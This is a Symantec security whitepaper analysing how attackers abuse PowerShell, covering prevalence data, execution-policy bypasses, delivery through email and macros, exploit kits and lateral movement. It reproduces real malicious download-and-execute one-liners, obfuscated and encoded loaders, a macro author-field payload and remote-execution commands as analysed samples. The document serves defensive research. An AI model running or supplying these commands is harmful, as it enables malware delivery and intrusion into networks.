THE INCREASED USE OF POWERSHELL IN ATTACKS

v1.0

```
powershell -w hidden -ep bypass -nop -c “IEX ((New-Object System.Net.
Webclient).DownloadString(‘http://pastebin.com/raw/[REMOVED]’))”

powershell.exe -window hidden -enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.Random; Foreach($url
in @({http://[REMOVED]academy.com/wp-content/themes/twentysixteen/st1.
exe},{http://[REMOVED].com.au/wp-content/plugins/espresso-social/st1.
exe},{http://[REMOVED].net/wp-includes/st1.exe},{http://[REMOVED]resto.
com/wp-content/plugins/wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try { $rnd = $random.
Next(0, 65536); $path = ‘%tmp%\’ + [string] $rnd + ‘.exe’; (New-Object
System.Net.WebClient).DownloadFile($url.ToString(), $path); Start-Process
$path; break; } catch { Write-Host $error[0].Exception } }

cmd.exe /c pow^eRSheLL^.eX^e ^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s
-nOProf^I^L^e^ -^WIndoWST^YLe H^i^D^de^N ^(ne^w-O^BJe^c^T ^SY^STeM.
Ne^T^.^w^eB^cLie^n^T^).^Do^W^nlo^aDfi^Le(^’http://www.[REMOVED].
top/user.php?f=1.dat’,^’%USERAPPDATA%.eXe’);s^T^ar^T-^PRO^ce^s^S^
^%USERAPPDATA%.exe

powershell.exe iex $env:nlldxwx

powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
“Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\”[REMOVED]\” )))), [IO.Compression.
CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();”

powershell.exe -ExecutionPolicy Unrestricted -File “%TEMP%\ps.ps1”
```

Symantec™

CONTENTS

CHARTS & TABLES

EXECUTIVE SUMMARY

When creating their malware, attackers are increasingly leveraging tools that already exist on targeted computers. This practice, often referred to as “living off the land”, allows their threats to blend in with common administration work, leave fewer artifacts, and make detection more difficult. Since Microsoft PowerShell is installed on Windows computers by default, it is an ideal candidate for attackers’ tool chain.

PowerShell is a powerful scripting language and shell framework primarily used on Windows computers. It has been around for more than 10 years, is used by many system administrators, and will replace the default command prompt on Windows in the future.

PowerShell scripts are frequently used in legitimate administration work. They can also be used to protect computers from attacks and perform analysis. However, attackers are also working with PowerShell to create their own threats.

Of all of the PowerShell scripts analyzed through the Blue Coat sandbox, 95.4 percent were malicious. We have seen many recent targeted attacks using PowerShell scripts. For example, the Odinaff group used malicious PowerShell scripts when it attacked financial organizations worldwide. Common cybercriminals are leveraging PowerShell as well, such as the Trojan.Kotver attackers, who used the framework to create a fileless infection completely contained in the registry.

Malicious PowerShell scripts are predominantly used as downloaders, such as Office macros, during the incursion phase. The second most common use is during the lateral movement phase, allowing a threat to execute code on a remote computer when spreading inside the network. PowerShell can also download and execute commands directly from memory, making it hard for forensics experts to trace the infection.


Due to the nature of PowerShell, such malicious scripts can be easily obfuscated, so cannot be reliably detected with static signatures or by sharing file hashes. Our analysis showed that currently, not many attackers obfuscate their PowerShell threats; only eight percent of the active threat families that use PowerShell used obfuscation. One can argue that they do not need to obfuscate their threats yet and that too much obscurity might raise suspicion.

More than 55 percent of PowerShell scripts execute from the command line. Windows provides execution policies which attempt to prevent malicious PowerShell scripts from launching. However, these policies are ineffective and attackers can easily bypass them.

Current detection rates of PowerShell malware in organizations are low. More sophisticated detection methods and better logging are needed to combat PowerShell threats. Unfortunately by default, most systems have not enabled full logging, making it very hard to perform forensic analysis should a breach happen. We strongly recommend system administrators to upgrade to the latest version of PowerShell and enable extended logging and monitoring capabilities.

KEY FINDINGS

- Many targeted attack groups already use PowerShell in their attack chain
- Attackers mainly use PowerShell as a downloader and for lateral movement
- PowerShell is installed by default on Windows computers and leaves few traces for analysis, as the framework can execute payloads directly from memory
- Organizations often don't enable monitoring and extended logging on their computers, making PowerShell threats harder to detect
- 95.4 percent of the PowerShell scripts analyzed through the Blue Coat sandbox were malicious
- Currently, most attackers do not use obfuscated PowerShell threats. Only eight percent of these threat families implemented obfuscation
- 55 percent of the analyzed PowerShell scripts were executed through cmd.exe
- The most common PowerShell malware was a W97M.Downloader variant, making up 9.4 percent of these types of threats
- The most commonly used PowerShell command-line argument was "NoProfile" (34 percent), followed by "WindowStyle" (24 percent), and "ExecutionPolicy" (23 percent)
- Over the last six months, we blocked an average of 466,028 emails with malicious JavaScript per day
- Over the last six months, we blocked an average of 211,235 Word macro downloaders (W97M.Downloader) per day on the endpoint



INTRODUCTION

Microsoft introduced the PowerShell scripting language and command-line shell in 2005, installing the framework on all new Windows versions by default. With the deployment of such a powerful scripting environment, security vendors predicted that attackers could use PowerShell in their campaigns. Back in 2004, Symantec discussed the risks seen with the beta version.

Shortly after release of PowerShell, we have seen malware authors using this framework for their campaigns, despite Microsoft's efforts to prevent this from happening. Common cybercriminals and targeted attackers heavily use PowerShell, as its flexibility makes it an ideal attack tool. Scripts are easily obfuscated, can run directly from memory, leave few traces by default, and are often overlooked by traditional security products.

PowerShell has changed a lot since its release more than 10 years ago. Version 6 is now available as a preview release with new features and security capabilities. Microsoft replaced the default command shell with PowerShell for the first time in Windows 10 build 14971.

Even with the introduction of the Ubuntu-based Bash shell for Windows 10, PowerShell will likely be widely adopted. However, some researchers fear that Bash may result in more malware or encourage more cross-platform threats.

Common cybercriminals and targeted attackers heavily use PowerShell, as its flexibility makes it an ideal attack tool.

WHAT IS POWERSHELL?


PowerShell is a framework based on .NET. It offers a command-line shell and a scripting language for automating and managing tasks. PowerShell provides full access to system functions like Windows Management Instrumentation (WMI) and Component Object Model (COM) objects. In addition to this, it has management features for many other functions such as the Microsoft Exchange server, virtual environments like VMware, or Linux environments. The framework became open source in 2016 and is also available for non-Windows platforms.

Most of PowerShell's extended functionality lies in cmdlets (command-lets), which implement specific commands. Cmdlets follow a verb-noun naming pattern. For example, to obtain items and child items from a specified location, a user would input the command Get-ChildItem. Cmdlets accept input through pipes and return objects or groups of objects. Additional Cmdlets or modules can be imported to extend PowerShell's functionality by using the Import-Module cmdlet.

PowerShell also supports the concept of constrained run spaces, which can be implemented to restrict users to only executing whitelisted commands on a remote endpoint. Constrained run spaces can also specify that whitelisted commands will be executed through a certain user account. However, depending on the commands used, restricted run spaces may still be susceptible to command injection attacks.

The extension for PowerShell scripts is .ps1, but standalone executables also exist. Windows provides an interface for writing and testing scripts called the PowerShell Integrated Scripting Environment (ISE). Third-party development frameworks also support PowerShell.

Figure 1. PowerShell Integrated Scripting Environment



```
PS C:\Users\candid_wueest> Write-Host "hello world"
hello world

PS C:\Users\candid_wueest> |
```

Versions installed on Windows by default

Monad, the predecessor of PowerShell, was released in June 2005. Newer versions of Windows have since included the PowerShell scripting environment by default. Older versions can be upgraded to the latest one for most operating systems by manually installing the corresponding framework.

Table 1. PowerShell versions installed by default on each version of Windows

Windows version	Default PowerShell Version
Windows 7 SP1	2.0
Windows 8	3.0
Windows 8.1	4.0
Windows 10	5.0
Windows Server 2008 R2	2.0
Windows Server 2012	3.0
Windows Server 2012 R2	4.0

WHY ARE ATTACKERS USING POWERSHELL?

PowerShell provides easy access to all major functions of the operating system. The versatility of PowerShell makes it an ideal candidate for any purpose, whether the user is a defender or attacker.

The benefits for attackers have been discussed in various talks, such as this presentation by security researchers David Kennedy and Josh Kelley at Defcon 18 in 2010. In 2011, Matt Graeber released PowerSyringe, which allows easy DLL and shellcode injection into other processes through PowerShell. This research further encouraged penetration testers to develop and use offensive PowerShell scripts.

There are PowerShell scripts for nearly every task, from creating a network sniffer to reading out passwords. Some threats, such as Trojan.Kotver, even attempt to download the PowerShell framework if it isn't installed on the compromised computer.

The 10 top reasons why attackers use PowerShell

1. It is installed by default on all new Windows computers.
2. It can execute payloads directly from memory, making it stealthy.
3. It generates few traces by default, making it difficult to find under forensic analysis.
4. It has remote access capabilities by default with encrypted traffic.
5. As a script, it is easy to obfuscate and difficult to detect with traditional security tools.
6. Defenders often overlook it when hardening their systems.
7. It can bypass application-whitelisting tools depending on the configuration.
8. Many gateway sandboxes do not handle script-based malware well.
9. It has a growing community with ready available scripts.
10. Many system administrators use and trust the framework, allowing PowerShell malware to blend in with regular administration work.

PREVALENCE


System administrators around the world use PowerShell to manage their computers, but we have also seen attackers increasingly use the framework. In 2016, 49,127 PowerShell scripts were submitted to the Symantec Blue Coat Malware Analysis sandbox. We found that 95.4 percent of these scripts were malicious.

Out of all of these PowerShell scripts, we manually analyzed 4,782 recent distinct samples that were executed on the command line. The analyzed samples represent a total of 111 malware families that use the PowerShell command line. The most prevalent malware was W97M.Downloader, which was responsible for 9.4 percent of all analyzed samples. Kotver came second, representing 4.5 percent, and JS.Downloader came third, at four percent.

Through 2016, there was a sharp increase in the number of samples we received. In the second quarter of 2016, our sandbox received 14 times as many PowerShell samples compared to the first quarter. In the third quarter, we received 22 times as many samples since the second quarter. The increased activity of JS.Downloader and Kotver is responsible for most of this spike, but a general trend is still visible.

Over the last three months, we blocked an average of 466,028 emails with malicious JavaScript files per day. On endpoints, we blocked an average of 211,235 Word macro downloaders (W97M.Downloader) per day. Not all malicious JavaScript files and macros use PowerShell to download files, but we have seen a steady increase in the framework's usage.

Figure 2. Malicious PowerShell script submissions in 2016



DIFFERENT PHASES OF A POWERSHELL ATTACK

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

This section will discuss the different stages of a PowerShell attack, how the framework is used to support the attacker's goals, and what challenges the attackers face.

EXECUTION POLICY

By default, Microsoft restricts PowerShell scripts with execution policies. There are five options available that can be set for each user or computer.

- Restricted
- AllSigned
- RemoteSigned
- Unrestricted
- Bypass

These were not designed as a security feature, but rather to prevent users from accidentally executing scripts. Nonetheless, the policies help prevent social-engineering campaigns from tricking users into running malicious scripts. When a user launches a .ps1 script, it will be opened in Notepad instead of being executed.

The default execution policy setting is Restricted, with the exception of Windows Server 2012 R2 where it is RemoteSigned. The Restricted policy only allows interactive PowerShell sessions and single commands regardless of where the scripts came from or if they are digitally signed and trusted.

Organizations may use different policies in their environments depending on their needs. The policies can be set with different scopes like MachinePolicy, UserPolicy, Process, CurrentUser or LocalMachine. Microsoft provides more information about how to set the execution policy for each scope.

However, there are methods attackers can use to bypass the execution policy. The most commonly observed ones are:

- Pipe the script into the standard-in of powershell.exe, such as with the echo or type command.
- **Example:**
  `TYPE myScript.ps1 | PowerShell.exe -noprofile -`
- Use the command argument to execute a single command. This will exclude it from the execution policy. The command could download and execute another script.
- **Example:** `powershell.exe -command “iex(New-Object Net.WebClient).DownloadString(‘http://[REMOVED]/myScript.ps1’)”`

- Use the EncodedCommand argument to execute a single Base64-encoded command. This will exclude the command from the execution policy.
- **Example:** `powershell.exe -enc [ENCODED COMMAND]`
- Use the execution policy directive and pass either “bypass” or “unrestricted” as argument.
- **Example:** `powershell.exe -ExecutionPolicy bypass -File myScript.ps1`

If the attacker has access to an interactive PowerShell session, then they could use additional methods, such as Invoke-Command or simply cut and paste the script into the active session.

If the attacker can execute code on the compromised computer, it’s likely they can modify the execution policy in the registry, which is stored under the following subkey:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell`

SCRIPT EXECUTION

In the majority of instances, PowerShell scripts are used post-exploitation as downloaders for additional payloads. While the Restricted execution policy prevents users from running PowerShell scripts with the .ps1 extension, attackers can use other extensions to allow their scripts to be executed.

PowerShell accepts a list of command-line flags. In most cases, malicious scripts use the following arguments to evade detection and bypass local restrictions.

- `-NoP/-NoProfile` (ignore the commands in the profile file)
- `-Enc/-EncodedCommand` (run a Base64-encoded command)
- `-W Hidden/-WindowStyle Hidden` (hide the command window)
- `-Exec bypass/-ExecutionPolicy Bypass` (ignore the execution policy restriction)
- `-NonI/-NonInteractive` (do not run an interactive shell)
- `-C/-Command` (run a single command)
- `-F/-File` (run commands from a specified file)

Since PowerShell automatically appends the “*” character to the flag argument, a lot of flag keyword abbreviations are possible. For example, instead of using –EncodedCommand, a user could input -enco or -encodedc as they are all interchangeable. This makes it difficult to automatically identify command-line arguments and should be kept in mind when doing pattern matching.

So far, we haven’t seen version arguments used in attacks, which would allow an attacker to downgrade the computer’s PowerShell instance to an older version that doesn’t log as much as newer versions, e.g. “-version 2.0”. Neither have we yet seen malicious usage of the PSConsoleFile command, which loads specified PowerShell console files.

In malicious PowerShell scripts, the most frequently used commands and functions on the command line are:

- `(New-Object System.Net.Webclient).DownloadString()`
- `(New-Object System.Net.Webclient).DownloadFile()`
- `-IEX / -Invoke-Expression`
- `Start-Process`

The System.Net Webclient class is used to send data to or receive data from remote resources, which is essential for most threats. The class includes the DownloadFile method, which downloads content from a remote location to a local file and the DownloadString method which downloads content from a remote location to a buffer in memory.

A typical command to download and execute a remote file looks like the following:

```
powershell.exe (New-Object System.Net.WebClient).
DownloadFile($URL,$LocalFileLocation);Start-Process
$LocalFileLocation
```

The WebClient API methods DownloadString and DownloadFile are not the only functions that can download content from a remote location. Invoke-WebRequest, BitsTransfer, Net.Sockets. TCPClient, and many more can be used in a similar way, but WebClient is by far the most commonly used one.

Once the payload is downloaded or de-obfuscated, the script typically uses another method to run the additional code. There are multiple ways to start a new process from PowerShell. The most commonly used methods are Invoke-Expression and Start-Process. Invoke-Expression allows users to evaluate and run any dynamically generated command. This method is typically used for scripts which are downloaded directly into memory or deflated.

We have also seen threats using Invoke-WMIMethod and New-Service, or creating a new COM object for WScript or the shell application to execute the payload. This command looks like the following:

```
(New-object -com Shell.Application).ShellExecute()
```

Attackers can also call external functions directly such as CreateThread or drop batch files to execute them. For example, we have seen a threat using the System.Diagnostics.ProcessStartInfo object to create a new background process.

As previously mentioned, PowerShell can be used to load and run any PE file directly from memory. Most scripts reuse the ReflectivePEInjection module, which was introduced in 2013. One of the most commonly used payloads are password-dumping tools.

The following examples show common PowerShell downloaders' invocations, which we have encountered in the wild:

```
powershell -w hidden -ep bypass -nop -c
"IEX ((New-Object System.Net.Webclient).
DownloadString('http://pastebin.com/raw/[REMOVED]'))"

powershell.exe -window hidden -enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.
Random; Foreach($url in @({http://[REMOVED]academy.
com/wp-content/themes/twentysixteen/st1.exe},{http://
[REMOVED].com.au/wp-content/plugins/espresso-social/
st1.exe},{http://[REMOVED].net/wp-includes/st1.
exe},{http://[REMOVED]resto.com/wp-content/plugins/
wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try
{ $rnd = $random.Next(0, 65536); $path = '%tmp%\'
+ [string] $rnd + '.exe'; (New-Object System.Net.
WebClient).DownloadFile($url.ToString(), $path);
Start-Process $path; break; } catch { Write-Host
$error[0].Exception } }

cmd.exe /c pow^eRSheLL^.eX^e
^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s -nOProf^I^L^e^
-^WIndoWST^YLe H^i^D^de^N ^(ne^w-O^BJe^c^T ^SY^STeM.
Ne^T^.^w^eB^cLie^n^T^).^Do^W^nlo^aDfi^Le(^'http://
www. [REMOVED].top/user.php?f=1.dat',^'%USERAPPDATA%.
eXe');s^T^ar^T-^PRO^ce^s^S^ ^%USERAPPDATA%.exe

powershell.exe iex $env:nlldxwx

powershell.exe -NoP -NonI -W Hidden -Exec
Bypass -Command "Invoke-Expression $(New-Object
IO.StreamReader ($(New-Object IO.Compression.
DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"[REMOVED]\" )))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();"

powershell.exe -ExecutionPolicy Unrestricted -File
"%TEMP%\ps.ps1"
```

How PowerShell threats use flags

In order to understand how frequently certain flags are used, we analyzed the samples that ran through our sandbox. We found that the NoProfile flag was set for a third of all samples.

Nearly half (48 percent) of the samples used "iex $env:randomname"; this is because the Kotver malware made up many of the analyzed samples during that time period. This threat family uses this environment variable to hide the script from command-line loggers.

The DownloadFile function was used by 23 percent of samples in the first layer. Some scripts have multiple Base64-encoded layers, which were not counted in this analysis. The stealthier function DownloadString was only used in less than one percent of cases.

Around 89 percent used "Bypass" and 11 percent used "Unrestricted" as arguments in combination with the ExecutionPolicy flag. Nearly all of the analyzed malware families did not randomize the order of the flags over different samples.

Table 2. Command line argument frequency

Command line argument	Occurrence in all samples
NoProfile (87%) / NoP (13%)	33.77 percent
WindowStyle (64%) / Window (18%) / Wind (<1%) / Win (<1%) / w (18%)	23.76 percent
ExecutionPolicy (84%) / Exec (2%) / ex (8%) / ep (5%)	23.43 percent
command	22.45 percent
NoLogo (89%) / NoL (11%)	18.98 percent
Inputformat	16.59 percent
EncodedCommand (9%) / Enc (91%)	6.58 percent
NonInteractive (7%) / nonI (93%)	3.82 percent
file	2.61 percent

Email vector

Email is one of the most common delivery vectors for PowerShell downloaders. We have observed spam emails with .zip archives containing files with malicious PowerShell scripts. These files had the following extensions:

- .lnk
- .wsf (Windows Script file)
- .hta
- .mhtml
- .html
- .doc
- .docm
- .xls
- .xlsm
- .ppt
- .pptm

- .chm (compiled HTML help file)
- .vbs (Visual Basic script)
- .js (JavaScript)
- .bat
- .pif
- .pdf
- .jar

In the last six months, JavaScript was by far the most blocked email attachment type. On average, we blocked 466,028 emails with malicious JavaScript per day. The second most blocked file type was .html, followed by .vbs and .doc files. All of these file types are capable of executing PowerShell scripts, directly or indirectly.

If the user opens the attached files, the PowerShell script launches. Some file types, like .lnk and .wsf, can directly execute PowerShell. Others, like .hta, run a JavaScript or VBScript which drops and executes the PowerShell payload. Cmd.exe, WScript, CScript, MShta, or WMI are common methods used to execute the PowerShell script.

The archive file attached to the email may be password-protected to bypass gateway security tools. The password is included in the body of the email. The attackers use social engineering to trick the user into opening the attachment and enabling its content.

We analyzed the PowerShell scripts that were not blocked earlier in the chain, for example through Intrusion Prevention System (IPS) signatures or spam blockers. These scripts arrived on the computer and tried to run. In total, Symantec's Behavior-Based Protection observed 10,797 PowerShell script executions in 2016 so far. The total includes benign scripts as well, which of course were not blocked. In total, 55 percent of the scripts that launched were started through cmd.exe on the command line. If we only count malicious scripts, then that statistic rises, as 95 percent of them are executed through cmd.exe.

It should be noted that most macro downloaders are blocked before they are executed on the targeted computer, so they do not even manage to reach the point where our behavioral detection engine would encounter and block them.

Table 3. Script-invoking parent file ranking for both benign and malicious PowerShell scripts

Parent file	Overall usage
cmd.exe	54.99%
msiexec.exe	7.91%
excel.exe	5.39%
explorer.exe	4.11%
msaccess.exe	3.74%
splunkd.exe	2.66%
windowsupdatebox.exe	2.48%
taskeng.exe	2.04%
wmiprvse.exe	1.86%
winword.exe	1.85%

Table 4. Script-invoking parent file ranking for malicious PowerShell scripts only

Parent file	Overall usage
cmd.exe	95.04%
wmiprvse.exe	2.88%
powershell.exe	0.84%
explorer.exe	0.40%
windowsupdatebox.exe	0.22%
wscript.exe	0.15%
taskeng.exe	0.11%
winword.exe	0.07%
cab.exe	0.07%
java.exe	0.04%

Nemucod downloader

An example of a threat that used PowerShell is a JS.Nemucod variant which downloaded the Locky ransomware (Ransom.Locky). The threat arrived through spam emails with .zip attachments containing .wsf files. A massive amount of these emails were sent in July 2016; Symantec blocked more than 1.3 million of the emails per day for a single campaign.

The .wsf files used encrypted JavaScript to download the payload. The files also leveraged a conditional compilation trick (@cc_on), which is a feature in JScript for Internet Explorer. Since many security scanners do not know the @cc_on tag, they interpreted it as a comment and ignored the code, therefore failing to detect the threat.

The group behind this campaign changed tactics at the beginning of October by sending out emails with .lnk files. The emails claimed that the attachment was an invoice and used social-engineering subject lines. Once the attachment was executed, it ran a PowerShell command to download the Locky malware to the temporary folder and executed it. The following is an example of this PowerShell command:

```
powershell.exe -windowstyle hidden (new-object
System.Net.WebClient.DownloadFile('http://
[REMOVED]','%Temp%\[RANDOM].exe');Start-Process
'%Temp%\[RANDOM].exe'
```

At the end of October, we observed another shift in tactics back to JavaScript. We blocked multiple spam runs with JavaScript attachments, which hit 1.63 million blocked emails on the last day of the campaign. In general, attackers change tactics when the block rates for their campaigns increase.

Office macros

Another common infection method is the use of malicious macros in Office documents, which made a comeback in 2016. Attackers use social-engineering emails to trick the user into enabling and executing the macro in the attachment. The malicious macro usually performs a few tests to verify it is running on a computer rather than a security researcher's virtual machine. It may do this by running the Application.RecentFiles.Count call, which checks which recent files have been opened. Once the macro verifies the computer, it drops another script which could be a PowerShell script. Unfortunately this behavior on its own is not malicious, as we have seen legitimate macros dropping and executing benign scripts.

Furthermore, the macro code does not need to contain the malicious script. We have seen malicious scripts stored in table cells or metadata. The macro code then reads out this data and runs it, such as from the author property field as follows:

```
Author: powershell.exe -nop -w hidden
-c "IEX ((new-object net.webclient).
downloadstring('http://192.168.0.42:80/a'))"
```

Here is another example of the macro reading the author property field, only with more obfuscation:

```
Author: PoWErShELL  -EXeCUTIo  BYpasS -wIndOWSTy
HiDDEN  -nolOgO -NOe -NoNiNTer -noPrOFil -COmm  " .
(  \"{0}{1}\"-f'I','EX') (  (    &(  \"{0}{1}{2}\"-f
'new','-o','bject' ) ( \"{0}{2}{1}{3}\"-f'net','n','.
webclie','t') )…
```

Malicious macros may run a PowerShell executable with the dash (-) option and then write the rest of the script to standard input (stdin). As a result, some logging tools may not notice the full script.

Scammers may also deliver .reg files which add the PowerShell payload to the registry so that it will be executed on a certain trigger, such as when the computer restarts. For this to work, the user must ignore the warning that appears when they attempt to open a .reg file. The attackers could also use "regedit.exe /s" from another process to silently import the payload. So far we haven't seen these techniques in use, as common methods still work.

Exploits

Exploit kits have also been experimenting with PowerShell. Recently, we have seen the Rig, Neutrino, Magnitude, and Sundown exploit kits taking advantage of the Microsoft Internet Explorer Scripting Engine Remote Memory Corruption Vulnerability (CVE-2016-0189). These attacks impact a flaw in the JScript and VBScript engines to execute code in Internet Explorer. Some of the campaigns used a PowerShell script instead of a VBScript to download and execute the file. The following is an example of this script.

```
set shell=createobject("Shell.Application")

shell.ShellExecute "powershell.exe", "-nop -w
hidden -c if(IntPtr]::Size -eq 4){b='powershell.
exe'}else{$b=$env:windir+'\\\\syswow64\\\\
WindowsPowerShell\\\\v1.0\\\\powershell.exe'};

$s=New-Object System.Diagnostics.ProcessStartInfo;$s.
FileName=$b;$s.Arguments='-nop -w hidden -c Import-
Module BitsTransfer;Start-BitsTransfer " &nburl&"
c:\\"&nbExe&";Invoke-Item c:\\"&nbExe&";';$s.
UseShellExecute=$false;$p=[System.Diagnostics.
Process]::Start($s); ","","open",0
```

In most cases, exploit kits gain no real benefit by changing to PowerShell at the moment. As a result, they are currently unlikely to take up PowerShell. However, if a website has a command injection vulnerability, attackers could take advantage of the flaw to execute PowerShell commands on the web server and compromise it.

LATERAL MOVEMENT

There are various methods available to run PowerShell commands on a remote Windows computer. These techniques allow attackers to spread across a whole enterprise environment from one compromised computer. Attackers often move across a network to find valuable systems, such as mail or database servers, depending on their final goal. They may use credentials from an initial compromised computer on other systems, until they gain control of an account with higher privileges. PowerShell commands running on remote computers may not always be a sign of malicious behavior. System administrators use these methods to perform changes across their managed servers.

Lateral movement methods depend on the computer's configuration and the user's permissions. The attackers may also need to modify the settings for Windows Firewall, User Account Control (UAC), DCOM, or Common Information Model Object

Manager (CIMOM). The following section discusses the most common lateral movement methods encountered in the wild.

- Invoke-Command
- Enter-PSSession
- WMI/wmic/Invoke-WMImethod
- Profile injection
- Task Sheduler
- Common tools e.g. PsExec

Invoke-Command

PowerShell scripts can be run on remote computers with the help of the Invoke-Command command, for example:

```
Invoke-Command -ComputerName $RemoteComputer
-ScriptBlock {Start-Process ‘C:\myCalc.exe’}
-credential (Get-Credential)
```

A user can supply the argument to multiple remote computers and execute the command on multiple computers in parallel. The new threads will run under the signed WsmProvHost.exe parent process. Once the subprocess has ended, the WsmProvHost process will end as well.

Enter-PSSession

Another option is to enter an interactive remote PowerShell session using the PSSession command. The user can then execute commands remotely through this session. They may either use Enter-PSSession for an interactive shell or New-PS-Session to create a new background session:

```
Enter-PSSession -ComputerName 192.168.1.2 -Credential
$credentials
```

Running a PowerShell session (and WMI) remotely depends on the Windows Remote Management (WinRM) service. The feature has to be enabled manually through Enable-PSRemoting –Force or group policies. The available commands can be restricted through constrained run spaces.

WMI

WMI can be used to run applications on remote computers. This is not limited to PowerShell scripts, but since the application is present on most Windows computers, it is easy to leverage for this purpose. A typical command request looks like the following:

```
([WMICLASS]”\\$IP\ROOT\CIMV2:win32_process”).
Create($Command2run)
```

The same method works with the WMI command-line tool as well.

```
wmic /NODE:[SERVER NAME] process call create
“powershell.exe -Enc ‘[PAYLOAD]‘”
```

